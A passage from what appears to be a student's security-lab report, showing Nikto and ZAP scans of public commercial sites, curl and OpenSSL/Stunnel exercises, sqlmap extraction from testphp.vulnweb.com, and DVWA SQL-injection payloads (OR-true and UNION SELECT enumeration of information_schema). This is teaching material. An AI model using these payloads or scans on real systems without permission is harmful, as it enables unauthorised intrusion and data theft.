+ Uncommon header 'origin-trial' found, with contents: AuqWincgAuXeuu3KypEMnrrFEJHySaesyJS3EaIH40zvafzrU0Irhb7+5QwZp0qMzrPTjgvFl7Z5jJgy1dNACQMAAAAB6eyJycmlnaw4i0iJodHRwczoV2luc3RhZ3Jhb55jb206NDQzIiwiZmVhdHVyzSI6IkNyb3NzT3JpZ2luT3BlbmVyUG9saWN5UmVwb3J0aW5nIiwiZxhwaXJ5ijoXNjEzNDEExNjYyLCJpc1N1YmRvbWFpbI6dHJ1ZX0=
+ "robots.txt" contains 85 entries which should be manually viewed.
+ Uncommon header 'proxy-status' found, with contents: http_request_error; e_clientaddr="AcL3aeqIXFp-88cHMWZg3KqYmiQGVjCQapgbhs_I5ZInIDo35QT8tEpNLwJDfmq_ghi_L5xq_NDuFmIt"; e_fb_ipaddr="4CkfVNXT7Hmy_RDQdJeFjIayPA0KCu7n06PSeF7YPlb5YnS8cbGUhV07mr9u6JLuccd4CnpjF"; e_fb_buid=user="AcKvBBJW7WifffGoudeBA0lJdh6G9caBUU2n6Dr5EgzYvnvvgD0ecj2-Ylq0fxovs98"; e_fb_binaryversion="AcJdfGcJWzbJMTP104Aecf9yZpD7sFF_GxEi9CAucivByxaUql-oF15mpG0_dg-ge4we0fjdV5sld1oes1-0jB1XAEgtXickE"; e_proxy="AcLQtP4qncDxJzCUPUdeM4-qPqgNYiz_jBPG_cctNwl06jEMxG08EA1cXE4FKe0Dn1aIp_DA0lZQ3Naf"
+ Retrieved access-control-allow-origin header: *
+ ./well-known/assetlinks.json: Google Asset Links Specification file may contain server info, per RFC-5785. See https://github.com/google/digitalassetlinks/blob/master/well-known/details.md
+ 7869 requests: 0 error(s) and 18 item(s) reported on remote host
+ End Time:      2022-10-12 06:29:10 (GMT0) (15 seconds)
-----
+ 1 host(s) tested
```

```
200420116002@kali:~$ nikto -host nykaa.com
- Nikto v2.1.6
-----
+ Target IP:      108.138.64.70
+ Target Hostname:  nykaa.com
+ Target Port:    80
+ Message:        Multiple IP addresses found: 108.138.64.70, 108.138.64.72, 108.138.64.74, 108.138.64.20
+ Start Time:   2022-10-12 06:35:02 (GMT0)
-----
+ Server: CloudFront
+ Retrieved via header: 1.1 a53ebc5c4d12bc9682b9c11ea18dccbe.cloudfront.net (CloudFront)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ Uncommon header 'x-cache' found, with contents: Redirect from cloudfront
+ Uncommon header 'x-amz-cf-pop' found, with contents: IAD12-P1
+ Uncommon header 'x-amz-cf-id' found, with contents: x42ghgCYiV013qi6yyBj5uhVKf7Ya0dSDubgrZC36F7qfrTrkSrXgg=
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Root page / redirects to: https://nykaa.com/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ 7785 requests: 0 error(s) and 7 item(s) reported on remote host
+ End Time:      2022-10-12 06:35:17 (GMT0) (15 seconds)
-----
+ 1 host(s) tested
```

2. Perform Curl Operation on any five websites.

```
200420116002@kali:~$ curl google.com
<HTML><HEAD><meta http-equiv="content-type" content="text/html; charset=utf-8">
<TITLE>301 Moved</TITLE></HEAD><BODY>
<H1>301 Moved</H1>
The document has moved
<A HREF="http://www.google.com/">here</A>.
</BODY></HTML>
```

```
200420116002@kali:~$ curl triple5.online
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>302 Found</title>
</head><body>
<h1>Found</h1>
<p>The document has moved <a href="https://triple5.online/">here</a>.</p>
</body></html>
```

```
200420116002@kali:~$ curl quora.com
<html>
<head><title>308 Permanent Redirect</title></head>
<body>
<center><h1>308 Permanent Redirect</h1></center>
<hr><center>nginx</center>
</body>
</html>
```

```
200420116002@kali:~$ curl 100points.gtu.ac.in
<head><title>Document Moved</title></head>
<body><h1>Object Moved</h1>This document may be found <a href="http://www.100points.gtu.ac.in/">here</a></body>
```

```
200420116002@kali:~$ curl iconventurecompany.com
<!DOCTYPE html>
<html style="height:100%">
<head>
<meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no" />
<title> 301 Moved Permanently
</title></head>
<body style="color: #444; margin:0;font: normal 14px/20px Arial, Helvetica, sans-serif; height:100%; background-color: #fff;">
<div style="height:auto; min-height:100%; ">      <div style="text-align: center; width:800px; margin-left: -400px; position: absolute; top: 30%; left:50%;">
          <h1 style="margin:0; font-size:150px; line-height:150px; font-weight:bold;">301</h1>
<h2 style="margin-top:20px;font-size: 30px;">Moved Permanently
</h2>
<p>The document has been permanently moved.</p>
</div></div></body></html>
```

3. Perform Curl Operation on any five websites with request method GET.

```
200420116002@kali:~$ curl --request GET google.com
<HTML><HEAD><meta http-equiv="content-type" content="text/html; charset=utf-8">
<TITLE>301 Moved</TITLE></HEAD><BODY>
<H1>301 Moved</H1>
The document has moved
<A HREF="http://www.google.com/">here</A>.
</BODY></HTML>
200420116002@kali:~$ curl --request GET triple5.online
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>302 Found</title>
</head><body>
<h1>Found</h1>
<p>The document has moved <a href="https://triple5.online/">here</a>.</p>
</body></html>
200420116002@kali:~$ curl --request GET quora.com
<html>
<head><title>308 Permanent Redirect</title></head>
<body>
<center><h1>308 Permanent Redirect</h1></center>
<hr><center>nginx</center>
</body>
</html>
200420116002@kali:~$ curl --request GET 100points.gtu.ac.in
<head><title>Document Moved</title></head>
<body><h1>Object Moved</h1>This document may be found <a href="http://www.100points.gtu.ac.in/">here</a></body>200420116002@kali:~$ curl --request GET iconventurecompany.com
<!DOCTYPE html>
<html style="height:100%">
<head>
<meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no" />
<title> 301 Moved Permanently
</title></head>
<body style="color: #444; margin:0;font: normal 14px/20px Arial, Helvetica, sans-serif; height:100%; background-color: #fff;">
<div style="height:auto; min-height:100%; ">      <div style="text-align: center; width:800px; margin-left: -400px; position: absolute; top: 30%; left:50%;">
      <h1 style="margin:0; font-size:150px; line-height:150px; font-weight:bold;">301</h1>
<h2 style="margin-top:20px;font-size: 30px;">Moved Permanently
<p>The document has been permanently moved.</p>
</div></div></body></html>
200420116002@kali:~$
```

4. Perform Curl Operation on any five websites with request method POST.

```
200420116002@kali:~$ curl --request POST google.com
<!DOCTYPE html>
<html lang=en>
  <meta charset=utf-8>
  <meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width">
  <title>Error 411 (Length Required) !! 1</title>
  <style>
    *{margin:0;padding:0}html,code{font:15px/22px arial,sans-serif}html{background:#fff;color:#222;padding:15px}body{margin:7% auto 0;m
    ax-width:900px;min-height:180px;padding:30px 0 15px}* > body{background:url(//www.google.com/images/errors/robot.png) 100% 5px no-repeat;
    padding-right:205px}{margin:11px 0 22px;overflow:hidden}ins{color:#777;text-decoration:none}a img{border:0}@media screen and (max-wi
    dth:772px){body{background:none;margin-top:0;max-width:none;padding-right:0}}#logo{background:url(//www.google.com/images/branding/goo
    glelogo/1x/googlelogo_color_150x54dp.png) no-repeat;margin-left:-5px}@media only screen and (min-resolution:192dpi){#logo{background:
    url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) 0}}@media only screen and (-webkit-min-device-pixel-ratio:2){#log
    o{background:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) no-repeat;-webkit-background-size:100% 1
    00%}#logo{display:inline-block;height:54px;width:150px}
  </style>
  <a href=//www.google.com/><span id=logo aria-label=Google></span></a>
  <p><b>411.</b> <ins>That's an error.</ins>
  <p>POST requests require a <code>Content-length</code> header. <ins>That's all we know.</ins>
200420116002@kali:~$ curl --request POST quora.com
<html>
<head><title>308 Permanent Redirect</title></head>
<body>
<center><h1>308 Permanent Redirect</h1></center>
<hr><center>nginx</center>
</body>
</html>
```

```
200420116002@kali:~$ curl --request POST triple5.online
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>302 Found</title>
</head><body>
<h1>Found</h1>
<p>The document has moved <a href="https://triple5.online/">here</a>.</p>
</body></html>
200420116002@kali:~$ curl --request POST 100points.gtu.ac.in
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<HTML><HEAD><TITLE>Length Required</TITLE>
<META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD>
<BODY><H2>Length Required</H2>
<HR><P>HTTP Error 411. The request must be chunked or have a content length.</P>
</BODY></HTML>
200420116002@kali:~$ curl --request POST iconventurecompany.com
<!DOCTYPE html>
<html style="height:100%">
<head>
<meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no" />
<title> 301 Moved Permanently
</title></head>
<body style="color: #444; margin:0;font: normal 14px/20px Arial, Helvetica, sans-serif; height:100%; background-color: #fff;">
<div style="height:auto; min-height:100%; ">      <div style="text-align: center; width:800px; margin-left: -400px; position: absolute; top: 30%; left:50%;">
          <h1 style="margin:0; font-size:150px; line-height:150px; font-weight:bold;">301</h1>
          <h2 style="margin-top:20px;font-size: 30px;">Moved Permanently
        </h2>
        <p>The document has been permanently moved.</p>
</div></div></body></html>
```

Assignment - 5

1. Scan at least 3 websites using Zed Attack Proxy. Perform Active Scan and Spider Scan on them and submit the screenshots.

The screenshot shows the OWASP ZAP 2.12.0 interface. In the top right, there's a large 'Automated Scan' window with a lightning bolt icon. It contains fields for 'URL to attack' (set to <http://dwa.triple5.online>), 'Use traditional spider' (checked), and 'Use ajax spider' (unchecked). Below these are buttons for 'Attack' and 'Stop'. A progress bar at the bottom indicates 'Attack complete - see the Alerts tab for details of any issues found'. At the very bottom of the ZAP window, there's a status bar showing 'Current Scans: 0 URLs Found: 6 Nodes Added: 2' and a timestamp '11/9/2022 11:46 AM'. The bottom half of the screen shows the Windows taskbar with icons for File Explorer, Edge, Mail, Google Chrome, and Task View.

The screenshot displays two instances of the OWASP ZAP 2.12.0 application window. The top instance shows an 'Automated Scan' dialog box with the URL `http://www.myntra.com` entered. The 'Use traditional spider' checkbox is checked. The progress bar indicates the scan is 100% complete. The bottom instance shows the main ZAP interface with the 'Spider' tab selected, displaying a table of processed URLs. The table includes columns for Processed, Method, URI, and Flags. Several URLs from the myntra.com site are listed, including `http://www.myntra.com/robots.txt`, `http://www.myntra.com/sitemap.xml`, and various login and redirect URLs. The bottom instance also shows an 'Alerts' tab with 34 new alerts found during the scan.

This screenshot shows the OWASP ZAP 2.12.0 interface during an automated scan of the URL <https://www.gradkit.in>. The main window displays the 'Automated Scan' configuration, where the 'Attack' button is highlighted. The progress bar indicates the spider is actively scanning URLs. Below the configuration, a detailed table lists the processed requests, including their methods (GET), URIs, and status codes. The table also includes a 'Flags' column, which marks several requests as 'Out of Scope'. The bottom navigation bar shows the current scan progress (220 requests, 0 alerts) and the main proxy (localhost:8080).

ID	Rec. Timestamp	Resp. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Header	Size Resp. Body
1.023	11/9/22, 11:59:29 AM	11/9/22, 11:59:29 AM	GET	https://www.gradkit.in/static/js/bundle.js	200	OK	0.42 ms	393 bytes	3.063.648 bytes
1.024	11/9/22, 11:55:37 AM	11/9/22, 11:55:36 AM	GET	https://www.gradkit.in/static/js/bundle.js	200	OK	940 ms	393 bytes	3.063.648 bytes
1.025	11/9/22, 11:55:37 AM	11/9/22, 11:55:37 AM	GET	https://www.gradkit.in/static/js/bundle.js	200	OK	776 ms	393 bytes	3.063.648 bytes
1.026	11/9/22, 11:55:37 AM	11/9/22, 11:55:38 AM	GET	https://www.gradkit.in/static/js/bundle.js	200	OK	617 ms	393 bytes	3.063.648 bytes
1.027	11/9/22, 11:55:38 AM	11/9/22, 11:55:39 AM	GET	https://www.gradkit.in/static/js/bundle.js	200	OK	936 ms	393 bytes	3.063.648 bytes
1.028	11/9/22, 11:55:39 AM	11/9/22, 11:55:40 AM	GET	https://www.gradkit.in/static/js/bundle.js	200	OK	779 ms	393 bytes	3.063.648 bytes
1.029	11/9/22, 11:55:41 AM	11/9/22, 11:55:42 AM	GET	https://www.gradkit.in/static/js/bundle.js	200	OK	1 s	393 bytes	3.063.648 bytes
1.030	11/9/22, 11:55:42 AM	11/9/22, 11:55:43 AM	GET	https://www.gradkit.in/static/js/bundle.js	200	OK	1.01 s	393 bytes	3.063.648 bytes

2. Demonstrate the working of OpenSSL and Stunnel.

Server

Client

cs.triple5.online (200420116002)

Terminal Sessions View X server Tools Games Settings Macros Help

Session Servers Tools Games Sessions View Split MultiExec Tunneling Packages Settings Help

X server Exit

Quick connect... 2 cs.triple5.online (200420116002) 4.cs.triple5.online (200420116002)

Post-Handshake New Session Ticket arrived:

SSL-Session:
Protocol : TLSv1.3
Cipher : TLS_AES_256_GCM_SHA384
Session-ID: 02AA023A3E0D1672AE5334753CE474BD13442D655C4B155EA1F3CB6E50E72DC
Session-ID-ctx:
Resumption PSK: 9C49880F438B99741CC3561BB8E73B87F7F5749B00DE018122A0109048506F46ABAFCCE475915BEF2AB6FF3FC4B1C
PSK identity: None
PSK identity hint: None
SRP username: None
TLS session ticket lifetime hint: 7200 (seconds)
TLS session ticket:
0000 : 02 8b 0e d9 b8 e3 c6 46-66 2b 0a 2f ac cf d0 42Ff+. ...B
0010 : 1d b8 eb 23 68 05 6d-fc 6e 27 14 4e 11 cd d0 ...q#h.m.n'.N.
0020 : 1e 8f 00 cd 28 4b f8-7f 88 5f d3 f1 84 66 8f .p...K ...t.f.
0030 : 6c a1 b7 a6 cf 50 05 b2 3f 51 6c cd 5b ab 10 a6 (.....4t[ik..
0040 : b2 29 16 c2 4d 65 6a 52 da 96 af 65 0c 32 10 ac ..MejR ...e.2..
0050 : d7 77 92 d7 e9 e1 2c b1 eb 77 f1 3b 37 95 99 48w;?..H
0060 : dd 34 88 70 89 0a 76 02-17 82 e3 3b 79 56 5b 8e .4.p.v...yVL.
0070 : 9c 40 82 85 64 07 bd 9d-6e 04 31 09 9c dc ef 38 @.d ...n.1....8
0080 : 4f cd 78 6d 20 05 91 18-2c 30 09 e9 ab 80 96 f5 .xm ...o.0...
0090 : 37 a3 ca 9d fd 23 55 ba-23 c9 1a 40 8c df 20 52 7. #...@.R
00a0 : 51 4d 33 3c ef 4e fa-3b 1f 5a 15 4c 2f 8b 0c QM3<.N. ;.Z.L//
00b0 : 99 02 58 1c bd ff 99 fc-9a 34 7a 0a 27 c7 c0 d5 ..X..o ..4z.
00c0 : e1 0e 17 c6 69 65 77 81-b8 d3 2c 39 40 18 66 00lew...,90.f.

Start Time: 1667976345
Timeout : 7200 (sec)
Verify return code: 18 (self signed certificate)
Extended master secret: no
Max Early Data: 0

read R BLOCK
Hi
This is assignment 5
Yo Server
Yo Client

UNREGISTERED VERSION - Please support MobaXterm by subscribing to the professional edition here: <https://mobaxterm.mobatek.net>

12:22 PM EN 11/04/2022 JK

Error

The screenshot shows a terminal window titled "cs.triple5.online (200420116002)" running on a Kali Linux system. The terminal output indicates an error in initializing the TLS context for the stunnel3 service. The log shows the configuration file being loaded from "/usr/lib/ssl/misc/stunnel.pem" and attempting to bind port 443. It fails due to a certificate mismatch between the private key and the certificate, specifically at line 303 of the SSL_CTX_use_PrivateKey function.

```
[!] Service [stunnel3]: Failed to initialize TLS context
[!] Configuration failed
[!] Deallocating temporary section defaults
[!] Deallocating section [stunnel3]
[root@ kali]# /usr/lib/ssl/misc/stunnel3 -p stunnel.pem -d 443 -c cs.triple5.online
[!] Initializing inetd mode configuration
[!] Clients allowed=500
stunnel 5.62 on x86_64-pc-linux-gnu platform
Compiled/running with OpenSSL 1.1.1n 15 Mar 2022
Threading:PTHREAD Sockets:POLLO,IPV6,SYSTEMD TLS:ENGINE,OCSP,PSK,SNI Auth:LIBWRAP
errno: (*_errno location ())
[!] Initializing inetd mode configuration
Reading configuration from descriptor 3
UTF-8 byte order mark not detected
FIPS mode disabled
Compression enabled: 0 methods
No PRNG seeding was required
Initializing service [stunnel3]
[!] Unknown TCP service "cs.triple5.online"
[!] Cannot resolve connect target - delaying DNS lookup
stunnel default security level set: 2
Ciphers: HIGH:!aNULL:!SSLv2:!DH:!KDFPSK
TLSv1.3 ciphersuites: TLS_AES_256_GCM_SHA384:TLS_AES_128_GCM_SHA256:TLS_CHACHA20_POLY1305_SHA256
TLS options: 0x2100004 (+0x0, -0x0)
Session resumption enabled
Loading certificate from file: stunnel.pem
Certificate loaded from file: stunnel.pem
Loading private key from file: stunnel.pem
SSL_CTX_use_PrivateKey_file: ../../crypto/x509/x509_cmp.c:303: error:0B080074:x509 certificate routines:X509_check_private_key:key values mismatch
[!] Service [stunnel3]: Failed to initialize TLS context
[!] Configuration failed
[!] Deallocating temporary section defaults
[!] Deallocating section [stunnel3]
[root@ kali]#
```

UNREGISTERED VERSION - Please support MobaTerm by subscribing to the professional edition here: <https://mobaterm.mobatek.net>

Assignment - 6

1. Apply Automated SQL Injection using SQLMAP.

```
(root@kali:[/home/BHAGYA]
# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --current-user
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not responsible
for any misuse or damage caused by this program
[*] starting @ 10:09:31 /2022-11-17/
[10:09:33] [INFO] resuming back-end DBMS 'mysql'
[10:09:33] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 1501=1501

Type: error-based
Title: MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
ause (SELECT(1)) AND EXTRACTVALUE(6761,CONCAT(0x5c,0x716b6b7071,(SELECT (ELT(6
761=6761,1))),0x71707676271))
Payload: cat=1 AND (SELECT 2699 FROM (SELECT(SLEEP(5)))VPTB)

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: cat=1 AND (SELECT 2699 FROM (SELECT(SLEEP(5)))VPTB)

Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,-
AT(0x716b6b7071,0xd0704e677914167524643466634c594d554c4a6e71675952676a4e6e667a
54514e43744417872,0x170766271),NULL,NULL,-

[10:09:34] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL > 5.1
[10:09:34] [INFO] fetching current user
current user: 'acuart@localhost'
[10:09:34] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'
[*] ending @ 10:09:34 /2022-11-17/
```

2. Find Database detail of the targeted site.

```
[10:13:43] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[10:13:44] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'
[*] ending @ 10:13:44 /2022-11-17/
```

3. Find Table details of the targeted site.

```
Database: acuart
[8 tables]
+-----+
| artists |
| carts   |
| categ   |
| featured|
| guestbook|
| pictures |
| products |
| users   |
+-----+
[10:15:40] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'
```

4. Find Column details for the tables.

```
[10:17:41] [INFO] fetching columns for table 'artists' in database 'acuart'
Database: acuart
Table: artists
[3 columns]
+-----+
| Column | Type    |
+-----+
| adesc  | text    |
| aname   | varchar(50) |
| artist_id | int    |
+-----+
[10:17:41] [INFO] fetched data logged to text files under '/root/.local/sha
```

5. Find actual data for the given site.

```
[10:19:51] [INFO] reu
Database: acuart
Table: artists
[3 entries]
+-----+
| aname   |
+-----+
| r4w8173 |
| Blad3   |
| lyzae   |
+-----+
```

Assignment - 7

SQL Injection

The screenshot shows the DVWA application interface. On the left, a sidebar menu lists various security vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (the current page), SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, and JavaScript. The main content area is titled "Vulnerability: SQL Injection". It contains a form with a "User ID:" field containing the value "1' OR '1='1" and a "Submit" button. Below the form, five user entries are displayed:

- ID: 1' OR '1='1
First name: admin
Surname: admin
- ID: 1' OR '1='1
First name: Gordon
Surname: Brown
- ID: 1' OR '1='1
First name: Hack
Surname: Me
- ID: 1' OR '1='1
First name: Pablo
Surname: Picasso
- ID: 1' OR '1='1
First name: Bob
Surname: Smith


Below this, a "More Information" section provides two links:

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netwarker.com/html/web-security/sql-injection-cheat-sheet/>

All users

This screenshot is identical to the one above, but the sidebar menu shows "All users" instead of "All users". The main content area displays the same five user entries, but the entire response is colored red, indicating a successful exploit where all users are listed.

Database user information



Vulnerability: SQL Injection

User ID: Submit

```
ID: %' or 0=0 union select null, version() #
First name: admin
Surname: admin

ID: %' or 0=0 union select null, version() #
First name: Gordon
Surname: Brown

ID: %' or 0=0 union select null, version() #
First name: Hack
Surname: Me

ID: %' or 0=0 union select null, version() #
First name: Pablo
Surname: Picasso

ID: %' or 0=0 union select null, version() #
First name: Bob
Surname: Smith

ID: %' or 0=0 union select null, version() #
First name:
Surname: 10.6.9-MariaDB
```

Database version information



Vulnerability: SQL Injection

User ID: Submit

```
ID: %' or 0=0 union select null, database() #
First name: admin
Surname: admin

ID: %' or 0=0 union select null, database() #
First name: Gordon
Surname: Brown

ID: %' or 0=0 union select null, database() #
First name: Hack
Surname: Me

ID: %' or 0=0 union select null, database() #
First name: Pablo
Surname: Picasso

ID: %' or 0=0 union select null, database() #
First name: Bob
Surname: Smith

ID: %' or 0=0 union select null, database() #
First name:
Surname: dvwadb
```

Display Database name

The screenshot shows the DVWA SQL Injection page. The left sidebar lists various attack types, with "SQL Injection" highlighted. The main area has a "User ID:" input field and a "Submit" button. Below the input field, several UNION queries are stacked, each extracting information from the "information_schema.tables" and "information_schema.columns" tables. The results show columns like "table_name", "column_name", and "column_type". The right side of the interface shows a detailed log of the session.

```

User ID: [ ] Submit
ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: ALL_PLUGINS

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: APPLICABLE_ROLES

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: CHARACTER_SETS

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: CHECK_CONSTRAINTS

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLLATIONS

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLLATION_CHARACTER_SET_APPLICABILITY

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLUMNS

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLUMN_PRIVILEGES

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:

```

Display Database Tables in information_schema

This screenshot shows a continuation of the UNION query injection. The user is injecting queries to extract specific columns from the "users" table in the "information_schema.columns" table. The queries involve concatenating the table name and column name, then selecting the resulting concatenated string. The results show the extracted column names and their types.

```

User ID: [ ] Submit
ID: %' and 1=0 union select null, concat (table_name, 0x0a, column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
user_id

ID: %' and 1=0 union select null, concat (table_name, 0x0a, column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
first_name

ID: %' and 1=0 union select null, concat (table_name, 0x0a, column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
last_name

ID: %' and 1=0 union select null, concat (table_name, 0x0a, column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
user

ID: %' and 1=0 union select null, concat (table_name, 0x0a, column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
password

ID: %' and 1=0 union select null, concat (table_name, 0x0a, column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
avatar


ID: %' and 1=0 union select null, concat (table_name, 0x0a, column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
last_login

ID: %' and 1=0 union select null, concat (table_name, 0x0a, column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
failed_login


```

Display column field contents

